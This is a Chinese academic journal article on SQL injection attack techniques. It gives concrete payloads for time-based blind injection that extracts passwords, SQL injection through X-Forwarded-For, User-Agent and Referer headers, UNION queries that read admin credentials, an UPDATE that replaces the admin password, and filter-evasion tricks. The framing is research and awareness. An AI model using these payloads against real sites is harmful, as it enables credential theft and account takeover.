SQL注入攻击技术研究

随着Web应用技术发展，技术人员愿意使用其来开发应用程序。但Web应用的安全防护知识基本不被重视，最终出现SQL注入攻击[1]。OWASP发布的最新Web应用十大关键风险中，按漏洞风险排序，注入攻击排名第一位。正是由于SQL注入漏洞的广泛存在、危害多以及黑客的攻击手法的多样性。对SQL注入的攻击原理和SQL注入检测和防范方法的研究具有重要的现实意义。正是针对这些安全关注点对多种注入攻击技术的实验分析，并同时提出几种全新的注入技巧。内容包括攻击准备阶段的检测、扫描方式，攻击实施阶段的猜解、时间延迟函数、数据库表应用和后期处理阶段的网络后门等技术分析。

陈威 王刚 陈乐然 徐小天/国网冀北电力有限公司电力科学研究院

陈威/工程师

关键词/Keywords
SQL注入 · B/S架构 · OWASP ·

0 引言

随着互联网技术的不断发展，Web站点由静态不断转变为动态，由于数据库技术的出现，互联网信息发布和收集方式得到了根本的改变，但由于开发人员的信息安全意识淡薄和对Web应用防护技术的不了解，导致很多Web应用在开发阶段就埋下了许多安全漏洞；随着黑客产业的发展，利益的驱使，针对Web应用的攻击愈演愈烈，攻击手段种类多样，Web应用安全岌岌可危。

与此同时，Web是数据信息在全世界传递的窗口，在便利获取信息的同时，攻击者也对这块美味的蛋糕垂涎欲滴。众多网站被黑客肆虐，网站没有安全可言。对于一个网站的安全来讲，主要是利用合理的手段来保护网站数据的机密性、完整性和可用性。对于网站的安全防护，则是针对其硬件服务器的安全防护、软件操作系统的安全防护和网站数据库数据的安全防护。一般开发人员在Web应用程序开发时没有过滤数据的特殊字符和缺少数据合法验证手段，引发了SQL注入漏洞，危及到用户的权限和数据库的完整性，造成网页被篡改等后果，如果网站被植入木马、后门，便会成为攻击的跳板，造成更大危害。

1 SQL注入背景

动态网站的发展速度之快是今天不可想象的，开发人员的安全意识淡薄，给网站安全埋下祸根，网站防护技术的投入又与资金挂钩，这样就导致大量动态网站存在大量漏洞，攻击者利用SQL注入技术可以获取管理员权限，增删数据库中的信息，篡改网页内容，造成经济损失和社会影响。

1.1 SQL注入的概念

SQL注入攻击又叫SQL注射攻击，攻击者借助开发人员对输入内容不进行过滤和审核这一漏洞，将SQL命令注入到SQL的查询语句中，在执行查询语句的同时，即执行了注入的SQL命令，导致服务器被接受恶意执行非正常SQL命令。

通常的，可以将SQL注入定义为：SQL注入是通过把SQL命令作为数据的一部分提交到服务器，并最终达到欺骗服务器执行这些SQL命令的过程。

1.2 产生SQL注入攻击的原因

由于各种Web服务器的漏洞导致Web应用程序的非严密性即诱发SQL注入攻击。开发人员对输入不过滤、不审核是产生SQL注入的主要原因。网址和表单

(C)1994-2023 China Academic Journal Electronic Publishing House. All rights reserved. http://www.cnki.net

为攻击者提供了输入非法参数的途径，攻击者在构造完SQL语句后，进行执行，此时，网站程序如果缺少对输入参数的过滤和审核，一次成功的SQL注入便实现了。

2 SQL注入攻击的方式

SQL注入攻击方式主要有：转义字符未过滤引起的注入、Incorrect type handling方式、利用数据库漏洞方式、条件相应方式、基于时间差的方式和基于超文本传输协议（HTTP）头的方式等。

本文重点分析基于时间差和基于HTTP头的SQL注入攻击方式。

2.1 基于时间差的SQL注入

基于时间差的SQL注入方式又叫时间延误SQL注入，是一种盲目的SQL注入。攻击者利用SQL服务器执行一个长队列产生的几次时间差异，判断注入命令是否执行。

在MySQL数据库中BENCHMARK()函数可以重复CountTimes次执行表达式expr，它可以用于计算MySQL处理表达式有多快。结果值总是0。本意是用于MySQL用户的，它显示查询所使用的执行时间。

攻击原理：当运行BENCHMARK(1000000，expr) 的时候，SQL语句将要间隔较长时间才能完成查询。

下面直接在select 子句中调用benchmark，如果username值中的字符ascii码值等于97 则benchmark将会执行：

```
id=1 union select 1,benchmark(1000000,md5(test)),1 from user where userid=1 and ord(substring(username,1,1))=97 /*
```

或者如下：

（1）以下语句查询如果密码的第一个字符是A 则benchmark函数将会执行：

```
id=1 union select if(substring(password,1,1)=A,benchmark(10000000,sha(1)),0) username, password from cmsusers where username = admin/*
```

（2）如果是root用户,下面是查询root密码的盲注语句：

```
id =1 union select if(substring(Password,1,1)=a,benchmark(10000000,sha(1)),0) User,Password from mysql.user where user =root /*
```

2.2 基于HTTP头的SQL注入

在对Web应用程序进行安全测试时，SQL注入漏洞的测试用例不仅局限于特殊的输入相量GET和POST变量。对于其他的HTTP头部参数也存在潜在的SQL注入风险。

2.2.1 HTTP头字段

HTTP头字段是HTTP中请求和超文本传输协议响应的部分信息，它们定义了HTTP传输的操作参数。

例如请求的HTTP报文：

```
GET / HTTP/1.1
Connection: Keep-Alive
Keep-Alive: 300
Accept:*/*
Host: localhost
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
rv:1.9.2.16) Gecko/20110319 Firefox/3.6.16 ( .NET CLR 3.5.30729; .NET4.0E)
Cookie: guest_id=v1%3A1328019064; pid=v1%3A1328839311134
```

由此可以看出在开发过程中在把会话标识保存在数据库时，应该首先把HTTP Cookies作为潜在的HTTP变量进行测试。

2.2.2 X-Forwarded-For

X-Forwarded-For是HTTP头的一个字段，是客户端通过HTTP代理连接到Web服务端获取源ip地址的一个标准参数。

以下是一个基于表单提交的例子：

```
//
$req = mysql_query("SELECT user,password FROM admins WHERE user='".sanitize($_POST['user'])."' AND password='".md5($_POST['password'])."' ANDip_adr='".ip_adr()."'");
// sanitize() 方法判断是否存在登陆变量（user）。
function sanitize($param)
{
if (is_numeric($param))
return $param;
else return mysql_real_escape_string($param);
```


(C)1994-2023 China Academic Journal Electronic Publishing House. All rights reserved. http://www.cnki.net

```
}
function ip_adr()
{
if (isset($_SERVER['HTTP_X_FORWARDED_FOR']))
    $ip_adr = $_SERVER['HTTP_X_FORWARDED_FOR'];
    else
    $ip_adr = $_SERVER["REMOTE_ADDR"];
    if (preg_match("#^[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}#",$ip_addr))
    return $ip_adr;
    else
    return $_SERVER["REMOTE_ADDR"];
    }
//
```

通过上述案例可以看到变量ip通过ip_addr()方法来得到输出的值。ip地址通过HTTP头X_FORWARDED_FOR 得到返回值。之后，通过preg_match方法来验证是否存在一个合法的ip地址。然而，在使用SQL查询前HTTP_X_FORWARDED_FOR 环境变量没有进行充分的安全过滤，这也就导致了在SQL查询时，可以通过这个字段注入任意SQL语句。

对于这个头字段我们可以像下面这样简单地进行修改即可造成SQL注入：

```
GET /index.php HTTP/1.1
    Host: localhost
    X_FORWARDED_FOR :127.0.0.1' or 1=1#
```

2.2.3 用户代理

用户代理（User－agent）是记录浏览器客户端信息的HTTP头字段，他可以用来统计目标和违规协议。在HTTP头中应该包含，这个字段的第一个空格前面是浏览器的产品名称，后面有一个可选的斜杠和版本号。但是并不是所有的应用程序都会被获取到User-agent信息，但是有些应用程序利用其存储一些信息（如：购物车等）。在这种情况下，就有必要仔细检查下User-agent头是否存在问题。

HTTP查询实例：

```
GET /index.php HTTP/1.1
    Host: locahost
    User-Agent: aaa' or 1/*
```

2.2.4 Referer

Referer字段是另外一个容易发生SQL注入的HTTP头。它是一个允许客户端指定的可选头部字段，通过它可以获取到提交请求URI的服务器情况。其允许服务器产生一系列的回退链接，像感兴趣的内容，日志等。

例如以下实例：

```
GET /index.php HTTP/1.1
    Host: localhost
    User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
    Referer: http://www.test.com/*aaa’ or ‘1’=’1
```

3 SQL注入的流程

SQL注入针对的关系数据库可能不同，但是实现的攻击流程是基本相同的。

通过对Web应用技术的研究，归纳SQL注入的攻击流程为以下几个步骤。

3.1 探测SQL注入点

在动态网站中，查找注入点主要使用加引号法、“and 1=1、and 1=2”法。在地址栏中的连接最后一位增加引号、and 1=1和and 1=2，页面出现错误结果即存在SQL注入点。

3.2 判断数据库类型

不同的数据库的函数、注入方法都是有差异的，所以在注入之前，要对数据库的类型进行探测。常见的后台数据库选以下三种分析：MySQL、Access和SQLServer（MSSQL），其余的不作分析。

有以下几种方法可以区分这三种数据库：

（1）利用系统变量，SQLServer有user，db_nalne()等系统变量，而Access没有。

（2）利用系统表，Access的系统表是msysobjects，在Web环境下没有访问权限，而SQLServer的系统表是sysobjeets，在Web环境下有访问权限。

（3）利用SQLServer三个系统关键表，Sysdatabase系统表和Sysobjeets系统表和Syscolumns系统表。

1）Sysdatabase表。SQLServer中的每个数据库在表中占一行，该表只存储在master数据库中，

(C)1994-2023 China Academic Journal Electronic Publishing House. All rights reserved. http://www.cnki.net

保存了所有数据库的库名、ID和相关信息，表中数据库的ID从1~5分别为五个数据库即master、model、msdb、mssqlweb和tempdb。

2）Sysobject表。每个数据库中都有一个Sysobject表，存储了该数据库创建的所有对象的信息，每个对象占表中的一行。

3）Syscolumns表。数据库中的每个表、视图中的每一列和存储过程中的每个参数在此表中占一行，表中的字段ID是用sysobjects得到的表的ID号。

（4）使用version()函数判断MySQL数据库，通过此函数返回数据库的版本信息，构造如下语句：

http://www.abc.com/a.asp?id=1 and ord(mid(version(),1,1))>51/*,

如果返回正常，则说明版本大于4.0，如果返回错误，则说明版本小于4.0，即不支持UNION查询。Ord(string)是PHP的一个函数，返回字符串string的第一个字符的ASCII 值。Mid函数的作用是从字符串中返回指定数目的字符，而ASCII中的51就代表3。

除了这种方法，我们还可以使用/* */来确定数据库的版本：

1）在URL输入/*!30000%20s*/后，如果返回错误的话，说明版本大于3.0。

2）在URL输入/*!40000%20s*/后，如果返回错误的话，说明版本大于4.0。

3）在URL输入/*!50000%20s*/后，如果返回错误的话，说明版本大于5.0。

4）而且还可以获得更准确的版本，如输入/*4014%20s*/返回正常，输入/*4013%20s*/返回错误页面，可以确定该MySQL的版本为4.0.13。

目前大部分的PHP类型的网站MySQL版本都是大于4.0的，这里讲的MySQL注入都是在版本4.0以上。

3.3 通过注入获取数据

3.3.1 通过Union语句读取管理员账号密码

（1）可以通过如下语句获取管理员账号：

http://www.abc.com/a.asp?id=9 union select 1,2,username,4,5 from表where id=0

（2）获取管理员密码：

http://www.abc.com/a.asp?id=9 union select 1,2,password,4,5 from “表” where username=admin

3.3.2 使用update替换口令

对于强壮的密码，也许短时间内无法解出其原来的口令，这时可以直接替换其口令的密文。可以先把自己的口令运算，然后再使用update命令把管理员原来的密码替换掉，构造如下语句：

http://www.abc.com/a.asp?id=9;updateadmin_user set password = “你的口令的密文” where username = admin[12]

这样就实现了对数据库的修改，接着使用自己的口令来登录管理员账号。

3.3.3 绕过过滤

在安全测试的时候很容易受到服务器的防范措施，会进行输入过滤，用来放置攻击者无限制的利用其中存在诸如缺陷。一般会删除净化一些特殊字符，或者组织常用的SQL关键词。

通常有以下几种技巧，去避开这些过滤。

（1）大小写混合。攻击者可以尝试通过对关键字使用大小写组合法来绕过过滤，例如seLeCt、uNion等。

（2）ASCII码。把输入的部分或全部字符全部用ASCII码代替，如U=char（85），a=char（97）等。

（3）URL编码。将URL中输入的部分字符串进行URL编码来绕过过滤。如+ = %2B，空格 = %20 等。

（4）/*！关键字 */。在MySQL数据库中/*!select*/会被当做select来执行，但是却不会被过滤，攻击者就可以使用此方法来替换掉关键字来绕过过滤。

（5）替换空格。攻击者可以使用+来替换掉空格，在某种情况下也可以绕过过滤。

在MySQL中可以采用/**/来替换掉空格，不仅可以替换掉空格，还可以用/**/来隔开关键字，以此来绕过过滤，例如：se/**/lec/**/t。

4 SQL注入流程图

对于诸如SQL Server、Oracle或Access等关系型数据库，攻击者将采用的攻击过程，如下图所示。

(C)1994-2023 China Academic Journal Electronic Publishing House. All rights reserved. http://www.cnki.net



图　注入攻击过程

5　结束语

随着互联网的不断发展，Web应用变得越来越普及。以数据库与Web为代表的计算机信息共享是当今信息传递的主要载体和传播方式，一方面，加速了社会信息化的进程，但因此带来的Web安全隐患也层出不穷。SQL注入攻击越来越频繁，因此对SQL注入攻击的防范问题的研究已经受到了越来越多的研究人员的关注。

本文在深入分析当前互联网的安全现状和SQL注入攻击的网络背景下，SQL注入攻击产生原因及SQL注入的基本理论，提出了两种特殊的SQL注入常用的攻击方式和攻击流程。

参考文献

[1] 周琰. SQL注入检测方法的研究与实现[D]. 西安：西北大学，2011.

[2] 刘帅. SQL注入攻击及其防范检测技术的研究[J]. 电脑知识与技术，2009，5(28).

[3] 陈小兵，张汉煌，骆力明，等. SQL注入攻击及其防范检测技术研究[J]. 计算机工程与应用，2007，43(11)：P150-152

[4] 崔雪冰，王妍玲. 基于 URL 重写技术的 SQL 注入攻击防御方法[J]. 河南城建学院学报，2009，18(3)：61-64.

[5] 周琰. SQL注入检测方法的研究与实现[D]. 西安：西北大学，2011.

[6] 袁沛沛，王民. SQL 注入入侵的特点、实现以及防范[J]. 世界科技研究与发展，2008，30(3)：290-291.

[7] 陈楠，薛质. SQL 注入攻击的实现和防范[J]. 信息安全与通讯保密，2005(1)：48～50.

（收稿日期：2015-05-15）EA

作者简介

陈威（1980-），男，研究生，工程师，研究方向为应用系统安全和无线应用安全。

王刚（1972-），男，研究生，高级工程师，研究方向为电气工程。

(C)1994-2023 China Academic Journal Electronic Publishing House. All rights reserved.　http://www.cnki.net